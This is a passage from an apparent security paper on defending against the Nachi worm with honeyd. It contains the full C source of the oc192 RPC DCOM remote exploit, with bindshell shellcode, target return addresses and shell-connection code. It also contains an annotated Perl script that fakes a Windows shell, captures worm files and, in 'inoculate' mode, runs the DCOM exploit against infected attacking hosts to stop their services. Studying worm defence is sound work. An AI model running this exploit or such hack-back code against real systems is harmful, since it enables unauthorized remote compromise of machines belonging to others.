,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
/* end xfocus */

int type=0;
struct
{
```

```
  char *os;
  u_long ret;
}
 targets[] =
 {
  { "[Win2k-Universal]", 0x0018759F },
  { "[WinXP-Universal]", 0x0100139d },
}, v;


void usage(char *prog)
{
  int i;
  printf("RPC DCOM exploit coded by .:[oc192.us]:. Security\n");
  printf("Usage:\n\n");
  printf("%s -d <host> [options]\n", prog);
  printf("Options:\n");
  printf("   -d:                       Hostname to attack [Required]\n");
  printf("   -t:                       Type [Default: 0]\n");
  printf("   -r:                       Return address [Default: Selected from
target]\n");
  printf("   -p:                       Attack port [Default: 135]\n");
  printf("   -l:                       Bindshell port [Default: 666]\n\n");
  printf("Types:\n");
  for(i = 0; i < sizeof(targets)/sizeof(v); i++)
    printf(" %d [0x%.8x]: %s\n", i, targets[i].ret, targets[i].os);
  exit(0);
}

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"

    "\xff\xff\xff\xff" /* return address */

    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */

    /* bindshell no RPC crash, defineable spawn port */
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\xdd\x5a\x60\xdf\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
    "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
    "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
    "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
    "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
    "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
    "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
    "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
    "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
    "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
    "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
    "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
    "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
    "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
    "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";

/* xfocus start */
unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
```

```
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
/* end xfocus */

/* Not ripped from teso =) */
void con(int sockfd)
{
  char rb[1500];
  fd_set  fdreadme;
  int i;

  FD_ZERO(&fdreadme);
  FD_SET(sockfd, &fdreadme);
  FD_SET(0, &fdreadme);

  while(1)
  {
    FD_SET(sockfd, &fdreadme);
    FD_SET(0, &fdreadme);
      if(select(FD_SETSIZE, &fdreadme, NULL, NULL, NULL) < 0 ) break;
        if(FD_ISSET(sockfd, &fdreadme))
        {
          if((i = recv(sockfd, rb, sizeof(rb), 0)) < 0)
          {
            printf("[-] Connection lost..\n");
            exit(1);
          }
            if(write(1, rb, i) < 0) break;
        }

        if(FD_ISSET(0, &fdreadme))
        {
          if((i = read(0, rb, sizeof(rb))) < 0)
          {
            printf("[-] Connection lost..\n");
            exit(1);
          }
           if (send(sockfd, rb, i, 0) < 0) break;
        }
         usleep(10000);
        }

        printf("[-] Connection closed by foreign host..\n");

        exit(0);
}

int main(int argc, char **argv)
{
    int len, len1, sockfd, c, a;
    unsigned long ret;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];
    unsigned short lportl=666; /* drg */
    char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
    struct hostent *he;
    struct sockaddr_in their_addr;
    static char *hostname=NULL;

    if(argc<2)
    {
      usage(argv[0]);
    }

    while((c = getopt(argc, argv, "d:t:r:p:l:"))!= EOF)
    {
      switch (c)
      {
        case 'd':
          hostname = optarg;
          break;
        case 't':
          type = atoi(optarg);
          if((type > 1) || (type < 0))
          {
            printf("[-] Select a valid target:\n");
              for(a = 0; a < sizeof(targets)/sizeof(v); a++)
              printf("    %d [0x%.8x]: %s\n", a, targets[a].ret, targets[a].os);
              return 1;
          }
          break;
        case 'r':
          targets[type].ret = strtoul(optarg, NULL, 16);
          break;
        case 'p':
```

```
      port = atoi(optarg);
      if((port > 65535) || (port < 1))
      {
        printf("[-] Select a port between 1-65535\n");
        return 1;
      }
      break;
    case 'l':
      lportl = atoi(optarg);
      if((port > 65535) || (port < 1))
      {
        printf("[-] Select a port between 1-65535\n");
        return 1;
      }
      break;
   default:
      usage(argv[0]);
      return 1;
  }
}

if(hostname==NULL)
{
  printf("[-] Please enter a hostname with -d\n");
  exit(1);
}

printf("RPC DCOM remote exploit - .:[oc192.us]:. Security\n");
printf("[+] Resolving host..\n");

if((he = gethostbyname(hostname)) == NULL)
{
  printf("[-] gethostbyname: Couldnt resolve hostname\n");
  exit(1);
}

printf("[+] Done.\n");

printf("-- Target: %s:%s:%i, Bindshell:%i, RET=[0x%.8x]\n",
          targets[type].os, hostname, port, lportl, targets[type].ret);

/* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport ^ 0x9432BF80;
memcpy(&sc[471],&lport,4);

memcpy(sc+36, (unsigned char *) &targets[type].ret, 4);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = htons(port);

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    perror("[-] Connect failed");
    return(0);
}

/* xfocus start */
len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
```

```
    *(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;
    /* end xfocus */


    if (send(sockfd,bindstr,sizeof(bindstr),0)== -1)
    {
            perror("[-] Send failed");
            return(0);
    }
    len=recv(sockfd, buf1, 1000, 0);

    if (send(sockfd,buf2,len1,0)== -1)
    {
            perror("[-] Send failed");
            return(0);
    }
    close(sockfd);
    sleep(1);

    their_addr.sin_family = AF_INET;
    their_addr.sin_addr = *((struct in_addr *)he->h_addr);
    their_addr.sin_port = lportl;

    if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
        perror("[-] Socket failed");
        return(0);
    }

    if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
    {
        printf("[-] Couldnt connect to bindshell, possible reasons:\n");
        printf("          1:           Host is firewalled\n");
        printf("          2:           Exploit failed\n");
        return(0);
    }

    printf("[+] Connected to bindshell..\n\n");

    sleep(2);

    printf("-- bling bling --\n\n");

    con(sockfd);

    return(0);
}
```

The NachiReactor.pl script is used in conjunction with honeyd to provide an automated defense against Nachi worm propagation. Configuring honeyd to execute the script each time a connection to TCP port 135 is attempted against a virtual Windows 2000 system does this.

The NachiReactor.pl script is included without comments in the appendix. This is the inoculation version of the script. The following detailed description of the NachiReactor.pl script includes comments in the required font size. The script code is included in a smaller font to improve readability and reduce the over-all length of the document.

NachiReactor.pl

The script assumes that perl is located in /usr/local/bin.

```
#!/usr/local/bin/perl
#
# $Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $
#
# author: ron dilley
```

```
#
# desc: this perl script works with honeyd to detect, capture and dampen
#       nachi/welchia worms
#
###############################################################################
```

The script requires three modules, which are part of the standard perl installation. Getopt::Std provides the getopts function used in the parse_command_line subroutine. IO::Socket provides BSD socket functionality used in the react subroutine. Lastly, IPC::Open2 provides the open2 function that allows external commands to be executed inside of the perl script with stdin and stdout available to the perl script.

```
#
# modules
#
use Getopt::Std;
use IO::Socket;
use IPC::Open2;
```

Pragmas are compiler hints. The invocation of ‘use strict’ is short hand for three pragmas (“vars”, “refs” and “subs”). Use strict “vars” requires that all variables be pre-declared. Use strict “refs” prevents the use of symbolic references. Use strict “subs” requires that bare word strings be wrapped in quotes. I use this pragma or hint to force myself to write cleaner code.

```
#
# pragmas
#
use strict;
```

Forcing the path to a known value is a security feature to prevent command substitution attacks that I include out of habit.

```
#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";
```

The following turns on autoflush which forces a flush after every print, printf and write function call.

```
#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;
```

The following section has all of the pre-set variables. I will comment on the note-worthy ones and leave the self-evident to you.

```
#
# defines
#
$::TRUE = 1;
$::FALSE = 0;
$::FAILED = -1;

$::VERSION = '$Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $';
$::PROGNAME = "NachiReactor.pl";

# reactor mode
$::MODE_CAPTURE = 1;
$::MODE_INNOCULATE = 2;

%::Config = ();
$::Config{'debug'} = $::FALSE;
```

The default mode for the ‘WhiteHat’ version of NachiReactor.pl is to capture the worm and nothing more.

```
$::Config{'mode'} = $::MODE_CAPTURE;
```

The following variables are used to tune how the fake command shell works.

```
$::Config{'def_dir'} = "c:\\windows\\system32";
$::Config{'tftp_dir'} = "\%SystemRoot\%\\system32\\wins";
$::Config{'prompt'} = "$::Config{'def_dir'}>";
```

The Nachi worm can listen on TCP ports 666-765. Due to a library issue, the most common port is 707. This option sets the default TCP port to connect to.

```
$::Config{'nachi_port'} = 707;
$::Config{'save_dir'} = "/var/honeyd/nachi";
$::Config{'bin_dir'} = "/etc/honeyd/bin";
$::Config{'dcom'} = "oc192-dcom";
$::Config{'nbtstat'} = "/root/bin/nbtstat";
```

The e-mail addresses tell the script where and how to send notification e-mails.

```
$::Config{'mailfrom'} = "infosec-adm\@blah.org";
$::Config{'mailto'} = "infosec-adm\@blah.org;
```

The following variables are used to control the DCOM exploit executables operation. The ‘shell_port’ option tells the script to tell the DCOM exploit executable to listen on port 9999.

```
$::Config{'shell_port'} = '9999';
$::Config{'type'} = '0';
```

This is the main routine. I can’t help myself, once a C coder, always a C coder.

```
#
# main routine
#
if ( &main() != $::TRUE ) {
  exit( 1 );
}
```

The script completed without any problems, time to exit.

```
exit( 0 );

##############################################################################
#
# sub-routines
#

#
# main routine
#
sub main {
  my $arg;
```

Process the command-line arguments.

```
  #
  # parse command-line
  #
  &parse_command_line();
```

Time to get to the business of reacting.

```
  #
  # react
  #
  return &react( $::Config{'a_addr'}, $::Config{'v_addr'} );
}
```

This function is called if a required argument is missing or if an unknown argument is passed to the script. It tells the user how to run the script.

```
#
# display help info
#
sub show_help {
  print STDERR "Syntax:\n";
  print STDERR "\n";
```

```
  print STDERR "$::PROGNAME [options]\n";
  print STDERR "\n";
  print STDERR "-d {0-9}    Display debug information during program run\n";
  print STDERR "-a {ipaddr} Attacker ip address\n";
  print STDERR "-v {ipaddr} Victim ip address\n";
  print STDERR "-c          Catch the attacker (default)\n";
  print STDERR "-i          Inoculate the attacker\n";
  print STDERR "-m {email}  Send e-mail when attacker successfully propagates worm\n";
  print STDERR "-p {port}   Port that dcom shell listens on (default: 9999)\n";
  print STDERR "-t {type}   System type for dcom (0=win2k, 1=winxp default: 0)\n";
  print STDERR "\n";

  return $::TRUE;
}
```

This function processes the command-line arguments.

```
#
# parse command-line arguments
#
sub parse_command_line {
  no strict 'vars';

  if ( getopts( 'd:a:v:cim:p:t:' ) == $::FALSE ) {
    &show_help();
    return $::FAILED;
  }
  if ( defined $opt_d ) {
    if ( $opt_d > 0 ) {
      # set debug mode
      $::Config{'debug'} = $opt_d;
    }
  }
  if ( defined $opt_a ) {
    if ( length( $opt_a ) > 0 ) {
      # set source address
      $::Config{'a_addr'} = $opt_a;
    }
  }
  if ( defined $opt_v ) {
    if ( length( $opt_v ) > 0 ) {
      # set dest address
      $::Config{'v_addr'} = $opt_v;
    }
  }
  if ( defined $opt_p ) {
    if ( length( $opt_p ) > 0 ) {
      # set shell port
      $::Config{'shell_port'} = $opt_p;
    }
  }
  if ( defined $opt_t ) {
    if ( length( $opt_t ) > 0 ) {
      # set shell port
      $::Config{'type'} = $opt_t;
    }
  }
  if ( defined $opt_m ) {
    if ( length( $opt_m ) > 0 ) {
      # set source address
      if ( $opt_m =~ m/^.*\\\@.*$/ ) {
        $::Config{'mailto'} = $opt_m;
      } elsif ( $opt_m =~ m/^(.*)\@(.*)$/ ) {
        $::Config{'mailto'} = "$1\@$2";
      }
      if ( $::Config{'debug'} >= 6 ) {
        print STDERR "DEBUG - MailTo: [$::Config{'mailto'}]\n";
      }
    }
  }
  if ( defined $opt_c ) {
    $::Config{'mode'} = $MODE_CAPTURE;
  }
  if ( defined $opt_i ) {
    $::Config{'mode'} = $MODE_INNOCULATE;
  }
  return $::TRUE;
}
```

This function is where most of the work gets done.

```
#
# do something when with/to the attacker
#
sub react {
```

The function is called with the IP address of the attacker (presumably the system that is currently infected with the worm) and the IP address of the victim that the attacker was attempting to infect.

```
  my ( $attacker, $victim ) = @_;
  my $done = $::FALSE;
  my $word;
  my $tmp_dir;
  my $file;
  my $tmp_attacker;
  my $tmp_dest_file;
  my $attack_file;
  my $socket;
  my $file_size;
  my $cmd_line;
  my $line;
  my $child_pid;
  my $dcom_in;
  my $dcom_out;
  my $wormfilecount;
  my @shell_commands = ();
  my $cmd;
```

The first thing the script does to try to connect to the known TCP port that the worm uses for propagation. In this case, the script attempts to open a socket to the attacker's IP address on port 'nachi_port' or 707. If it does not work, the script assumes that the attacker is not realty infected with the worm.

```
  #
  # open socket
  #
  if ( ! defined ( $socket = IO::Socket::INET->new(PeerAddr => $attacker,
                                                   PeerPort =>
$::Config{'nachi_port'},
                                                   Proto => "tcp",
                                                   Type => SOCK_STREAM ) ) ) {
    print STDERR "ERROR - Unable to connect to [$attacker:$::Config{'nachi_port'}]\n";
    return $::FAILED;
  }
```

The worm code running on the attacker system listens for connections that present a valid Windows command shell banner and prompt. The script gives the attacker what it wants.

```
  #
  # send bogus banner
  #
  syswrite $socket, "Microsoft Windows 2000 [Version 5.00.2195]\r\n";
  syswrite $socket, "(C) Copyright 1985-2000 Microsoft Corp\r\n";
```

The script drops into the loop that looks like a command prompt. Each time a command is sent from the attacker system, the script looks for commands that the worm should be sending and processes them when received.

```
  #
  # drop into fake shell loop
  #
  $wormfilecount = 2;
  while ( ! $done ) {
    syswrite $socket, "\r\n";
    $word = &get_command("$::Config{'prompt'}", $::TRUE, $socket );
    if ( $::Config{'debug'} >= 3 ) {
      print STDERR "DEBUG - [$word]\n";
    }
    if ( $word == $::FAILED ) {
      # input timed out, something is odd, bail
      close( $socket );
      return $::FAILED;
    } elsif ( $word =~ m/^dir (.*)\\(.*)$/ ) {
```

If the attacker sends a dir command, always answer with 'File Not Found'. We want the attacker to think that the system is ripe for exploitation.

```
      $tmp_dir = $1;
      $file = $2;
      syswrite $socket, "\r\n Directory of $::Config{'def_dir'}\\$tmp_dir\r\n";
      syswrite $socket, "\r\nFile Not Found\r\n";
```

```
    } elsif ( $word =~ m/tftp -i (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) get (.*) (.*)$/
) {
```

The attack wants the victim to download the worm via TFTP. The script does what it is told. The script archives the files for future reference.

```
      $tmp_attacker = $1;
      $attack_file = $2;
      $tmp_dest_file = $3;
      if ( ( $file_size = &get_worm_code( $attacker, $victim, $attack_file ) ) <= 0 )
{
        print STDERR "ERROR - Unable to download worm\n";
        if ( $wormfilecount == 2 ) {
          return $::FAILED;
        }
        # try to inoculate if we were able to download one of the worm files
        $done = $::TRUE;
      } else {
        $wormfilecount--;
        syswrite $socket, "Transfer successful: $file_size bytes in 1 second,
$file_size bytes/s\r\n";
      }
    } elsif ( $word =~ m/^wins\\DLLHOST\.EXE$/ ) {
```

The attacker tells the victim to execute the worm code that was downloaded. The script can be pretty sure that the attacker is a Nachi worm infected host. Time to react.

```
      # the worm has tried to exec itself
      $done = $::TRUE;
    } else {
      if ( length( $word ) > 0 ) {
        # unexpected command
        print STDERR "WARN - Unexpected command [$word]\n";
      }
    }
  }
```

The script cleans up the BSD socket. We are done with this phase of interaction with the attacker.

```
  # shutdown socket
  close( $socket );
```

If the script was executed with the '-I' flag, it is time to inoculate the attacker against further Nachi activity. This does not patch the system against the RPC/DCOM exploit.

```
  #
  # react
  #
  if ( $::Config{'mode'} == $::MODE_INNOCULATE ) {
    # disable the worm
```

The attacker system is kind enough to have a TFTP server running as part of the Nachi worm. The script uses this service to copy a couple of tools from the victim to the attacker.

```
    # tftp helper files because NT and 2K can't kill processes
    if ( ! defined open( TFTP, "| tftp $attacker" ) ) {
      print "ERROR - Unable to send helper tools to attacker\n";
      return $::FAILED;
    }
```

Set the TFTP client to binary mode to make sure the tools are not mangled.

```
    print TFTP "mode binary\n";
```

pskill.exe[98] is a tool used to kill processes from the command line. Windows 2000 does not come with a command-line 'kill' utility so the script brings it's own.

[98] http://www.sysinternals.com/ntw2k/freeware/pskill.shtml

```
    print TFTP "put /etc/honeyd/bin/pskill.exe pskill.exe\n";
```

The sleep.exe command can be found in the Windows 2000 Resource Kit[99]. It is used to give commands enough time to execute before the connection from the attacker to the victim is severed.

```
    print TFTP "put /etc/honeyd/bin/sleep.exe sleep.exe\n";
```

This registry import file contains the lines needed to remove the Nachi registry settings. The file is included in the exploit section of this paper for reference. I copied a pre-existing file because using '>' on the command-line caused problems with my command prompt detection code. The pre-existing TFTP server on the attacker makes life much simpler.

```
    print TFTP "put /etc/honeyd/bin/nachi_cleaner.reg nachi_cleaner.reg\n";
    print TFTP "quit\n";
    close( TFTP );
    #
    # make a temp copy of the dcom exploit (for killing)
    #
```

Now things get a bit embarrassing. The command-line exploit tool that I used does not disconnect properly when the cmd.exe is closed on the target system. To ensure that the process goes away the script terminates the process after the exit command has been executed. In order to keep track of the potentially numerous instances of the command-line exploit and to ensure that the correct process is killed the script copies the command-line tool binary to a unique filename prior to executing it. This makes it much easier to kill the right process. The embarrassment comes how much of a hack this it.

```
    system( "cp $::Config{'bin_dir'}/$::Config{'dcom'}
$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
    #
    # dcom into the system and shut down the active worm
    #
    if ( $::Config{'debug'} >= 3 ) {
      print STDERR "DEBUG - DCOM Child executing
[$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$]\n";
    }
    #
    # try win2k
    #
    if ( $::Config{'debug'} >= 2 ) {
      print STDERR "DEBUG - Trying Win2K\n";
    }
```

The script launches the command-line exploit tool passing the attackers IP address with the '-d' flag and the shell port to listen on with the '-l' flag. Using open2 allows the script to write to the stdin of the command-line exploit as well as read from it's stdout at the same time. Stdin is short for Standard-in which is the file handle that you use to send data to the process. Stdout is short for Standard-out which is the file handle that you use to read data from the process.

```
    if ( ( $child_pid = open2( $dcom_out, $dcom_in,
"$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$ -d $attacker -l
$::Config{'shell_port'}" ) ) <= 0 ) {
      print STDERR "ERROR - Unable to execute DCOM\n";
      return $::FAILED;
    }
```

The following push commands are the commands that are executed on the target system inside of the shell created by the command-line exploit. The general sets of commands were taken from several technical alerts relating to the Nachi worm.

---

[99] http://www.microsoft.com/windows2000/techinfo/reskit/default.asp

```
    # this is what we are going to do on the attacker host
```

Move to the directory where the running TFTP server is storing files sent to the server with the ‘put’ command.

```
    push( @shell_commands, "cd $::Config{'tftp_dir'}" );
```

Stop the service named “Network Connections Sharing” which is created by the Nachi worm.

```
    push( @shell_commands, "NET STOP \"Network Connections Sharing\"" );
```

Stop the service named “WINS Client” which is also created by the Nachi worm. It is important to stop these services before attempting to remove the worm executables. If the service is running, the executable will be write protected and can’t be deleted.

```
    push( @shell_commands, "NET STOP \"WINS Client\"" );
```

Give the net stop commands time to finish.

```
